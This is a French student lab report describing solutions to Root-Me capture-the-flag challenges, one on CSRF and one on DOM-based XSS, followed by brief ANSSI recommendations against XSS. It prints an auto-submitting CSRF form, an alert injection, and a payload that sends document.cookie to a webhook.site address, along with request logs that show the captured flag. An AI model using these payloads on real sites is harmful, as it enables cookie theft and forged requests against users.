

# UE L318 - Semaine 2

Hugo Lignères

22/02/2025

---




# Table des matières

<b>1</b>	<b>Partie 1 : CSRF</b>	<b>3</b>
1.1	CSRF - 0 protection . . . . .	3
1.2	CSRF - contournement de jeton . . . . .	5
<b>2</b>	<b>Partie 2 : XSS</b>	<b>5</b>
2.1	Challenge root-me . . . . .	5
2.2	Les recommandations ANSSI contre les vulnérabilités XSS . . . . .	7

# 1 Partie 1 : CSRF

## 1.1 CSRF - 0 protection

J'ai d'abord remarqué que, une fois connecté, dans la section "private", mon compte n'était pas encore validé par un administrateur du site. Également, je ne pouvais pas modifier mon pseudo, car je ne suis pas un admin non plus. Enfin, la checkbox "Status" était désactivé.




Compte non-validé

Nom d'utilisateur non-modifiable

Premières constatations

Je me suis donc dit que je devais trouver un moyen de modifier ce formulaire pour "forcer" la validation de mon compte, où accéder à un rôle me permettant de le faire. J'ai d'abord testé depuis l'inspecteur pour voir ce que j'obtenais en modifiant le code du formulaire :



Code test

On peut voir qu'avec le `checked="checked"`, je pouvais modifier le formulaire pour m'approcher de ce que je souhaitais.

Après quelques recherches sur le forum, j'ai compris qu'il était possible de modifier ce formulaire injectant un code modifié directement dans la page où se situe ce formulaire. Pour cela, j'ai utilisé le formulaire pour contacter un admin du site. Dans la partie du `textarea`, j'ai entré le code suivant :

J'ai pris ce code depuis le code source de la page profil, et je modifie ensuite ce dernier grâce à une injection en entrant le code suivi dans le formulaire de contact

Dans les grandes lignes, ce code envoie une requête POST à l'URL de la page pour modifier le nom d'utilisateur, en modifiant la checkbox avec `checked="checked"`. Ceci me permet de modifier le code source de la page ciblée, et d'y modifier le formulaire qui s'y trouve.

Une fois cette injection réalisée, la page "Private" a été modifiée, et le flag à entrer pour valider le challenge est affiché :

Voici la preuve que le challenge a été validé :

Contact | Profile | Private | Logout

Contact


hugo.ligneres@etu.unilim.fr

Comment

```
<form action="http://challenge01.root-me.org/web-client/ch22/?
action=profile" method="POST">
  <input type="text" name="username" value="Hugol_rgs">
  <input type="checkbox" name="status" checked="checked">
  <button type="submit">Submit</button>
</form>
<script>document.forms[0].submit();</script>
```

Submit

Code à injecter



Flag affiché

**CSRF - 0 protection**

35 Points

Cross-Site Request Forgery

Auteur: sambecks, 16 février 2016

Niveau: [Progress bar]

Validations: 20696 Challengeurs, 6%

Note: 5 stars, 1021 votes

Énoncé: Activez votre compte pour accéder à l'espace privé de l'intranet.

Démarrer le challenge

Fiche(s) vulnérabilité: Cross-Site Request Forgery

4 ressource(s) associée(s):

- watch?v=M17IPZM2yac (www.youtube.com)
- les attaques CSRF (Exploitation - Web)
- CSRF: Attack and defense (Exploitation - Web)
- OWASP Cross-site Request Forgery CSRF (Exploitation - Web)

Validation: Bien joué, vous remportez 35 Points

N'oubliez pas de noter ce challenge en donnant votre avis.:-)


Challenge réussi

## 1.2 CSRF - contournement de jeton

# 2 Partie 2 : XSS

## 2.1 Challenge root-me

J'ai choisi de travailler sur le challenge **XSS DOM Based - Introduction**




Page "Main"

Page "Contact"


Les pages du challenge

(présenter ce que font les 2 pages)

J'ai dans un premier temps testé l'injection de code JavaScript très simple dans le formulaire du lucky number, car celui-ci n'imposait pas de format de données à entrer. Après différentes itérations tentées, j'ai obtenu ce code qui produisait l'effet attendu : un message d'alerte qui s'affichait quand on clique sur "Submit" : `test'; alert(1);//`



Injection du code



Résultat

Premier test

Maintenant que cette simple requête fonctionne, j'ai décidé d'aller un peu plus loin, en essayant d'envoyer une requête depuis le champs du formulaire de la page "Main" vers le site webhook pour voir ce que j'obtiens avec cette requête.

*NB : À partir de là, j'ai commencer à fouiller différentes ressources pour déterminer l'url de mes requêtes : le forum du challenge sur root-me, dont [cette ressource](#), ainsi que différents blogs sur le net*

```
d';document.location="https://webhook.site/ec7d4396-2f5f-436d-bdc7-1db1e8c78cd5?cmd=".concat(document.cookie);//
```

J'ai donc essayé de faire la même chose avec la requête depuis le formulaire de contact, cette fois-ci en tenant compte du format imposé dans le champs du formulaire, avec l'url suivante : `http://challenge01.root-me.org/web-client/ch32/index.php?number=test%27;%20document.location=%22https://webhook.site/ec7d4396-2f5f-436d-bdc7-1db1e8c78cd5?cmd=%22.concat(document.cookie);//`

En bas de la page, on obtiens le flag

INBOX (5/100) Newest First

Search Query

GET #e4da8

2001:bc8:35b0:c166::151

02/27/2025 12:27:36 AM

GET #16a78

2a01:cb05:82c0:2500:8c0:9045::1

02/27/2025 12:24:42 AM

GET #fe8bd

2a01:cb05:82c0:2500:8c0:9045::1

02/27/2025 12:24:22 AM

GET #a4418

2a01:cb05:82c0:2500:8c0:9045::1

02/27/2025 12:21:36 AM

Request Details & Headers

GET https://webhook.site/ec7d4396-2f5f-436d-bdc7-1db1e8c78cd5?cmd=

Host

2a01:cb05:82c0:2500:8c0:9045:a01d:9309

Whois Shodan Netify Censys VirusTotal

Date

02/27/2025 12:24:42 AM (30 minutes ago)

Size

0 bytes

Time

0.001 sec

ID

16a78594-3f2e-472d-a246-c3f25153dffe

Note

Add Note

priority

u=0, 1

sec-fetch-site

cross-site

sec-fetch-mode

navigate

sec-fetch-dest

document

upgrade-insecure-requests

1

referrer

http://challenge01.root-me.org/

accept-encoding

gzip, deflate, br, zstd

accept-language

en-US,en;q=0.5

accept

text/html,application/xhtml+xml,application/xml;q=0.9...

user-agent

Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:135.0) Gecko/20100101 Firefox/135.0

host

webhook.site

Query strings

cmd (empty)

Form values

(empty)

Request Content

webhook 1

INBOX (5/100) Newest First

Search Query

GET #e4da8

2001:bc8:35b0:c166::151

02/27/2025 12:27:36 AM

GET #16a78

2a01:cb05:82c0:2500:8c0:9045::1

02/27/2025 12:24:42 AM

GET #fe8bd

2a01:cb05:82c0:2500:8c0:9045::1

02/27/2025 12:24:22 AM

GET #a4418

2a01:cb05:82c0:2500:8c0:9045::1

02/27/2025 12:21:36 AM

Request Details & Headers

GET https://webhook.site/ec7d4396-2f5f-436d-bdc7-1db1e8c78cd5?cmd=flag=...

Host

2001:bc8:35b0:c166::151

Whois Shodan Netify Censys VirusTotal

Date

02/27/2025 12:27:36 AM (27 minutes ago)

Size

0 bytes

Time

0.000 sec

ID

e4da849a-68ba-472f-b816-afb618d948fd

Note

Add Note

accept-language

fr

accept-encoding

gzip, deflate, br

referrer

http://challenge01.root-me.org/

sec-fetch-dest

document

sec-fetch-mode

navigate

sec-fetch-site

cross-site

accept

text/html,application/xhtml+xml,application/xml;q=0.9...

user-agent

Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36

upgrade-insecure-requests

1

host

webhook.site

Query strings

cmd flag=rootme(XSS\_D0M\_BaSeD\_InTr0)

Form values

(empty)

Request Content

webhook 2

XSS DOM Based - Introduction

35 Points

Une introduction aux xss basées sur le DOM

Auteur

Ruslany, 12 août 2021

Niveau

Validations

596 Challengeurs 2%

Note

★★★★★

275 votes

J'aime

Je n'aime pas

Énoncé

Récupérez les cookies de l'administrateur.

Démarrer le challenge

Fiche(s) vulnérabilité

XSS - DOM-Based

7 ressource(s) associée(s)

DOM-Based-XSS (www.root-me.org)

Blackhat US 2011 : XSS street fight (Exploitation - Web)

XSS et phishing (Exploitation - Web)

SSTIC 2009 : XSS de la brise à l'ouragan (Exploitation - Web)

BlackHat US 2009 favorite XSS Filters-IDS and how to attack them (Exploitation - Web)

Validation

Bien joué, vous remportez 35 Points

N'oubliez pas de noter ce challenge en donnant votre avis :)

twitter le

Entrer le mot de passe

Challenge réussi

6

## 2.2 Les recommandations ANSSI contre les vulnérabilités XSS

*Expliquez les recommandations ANSSI contre les vulnérabilités XSS.*

Encoder les données entrées, surtout celles entrées du côté client/navigateur d'une application Utiliser `textContent` ou l'API DOM pour manipuler le DOM, plutôt que des méthodes JavaScript qui injectent du code HTML, comme `innerHTML` par exemple.

Les pages HTML ne doivent pas contenir de code CSS ou JavaScript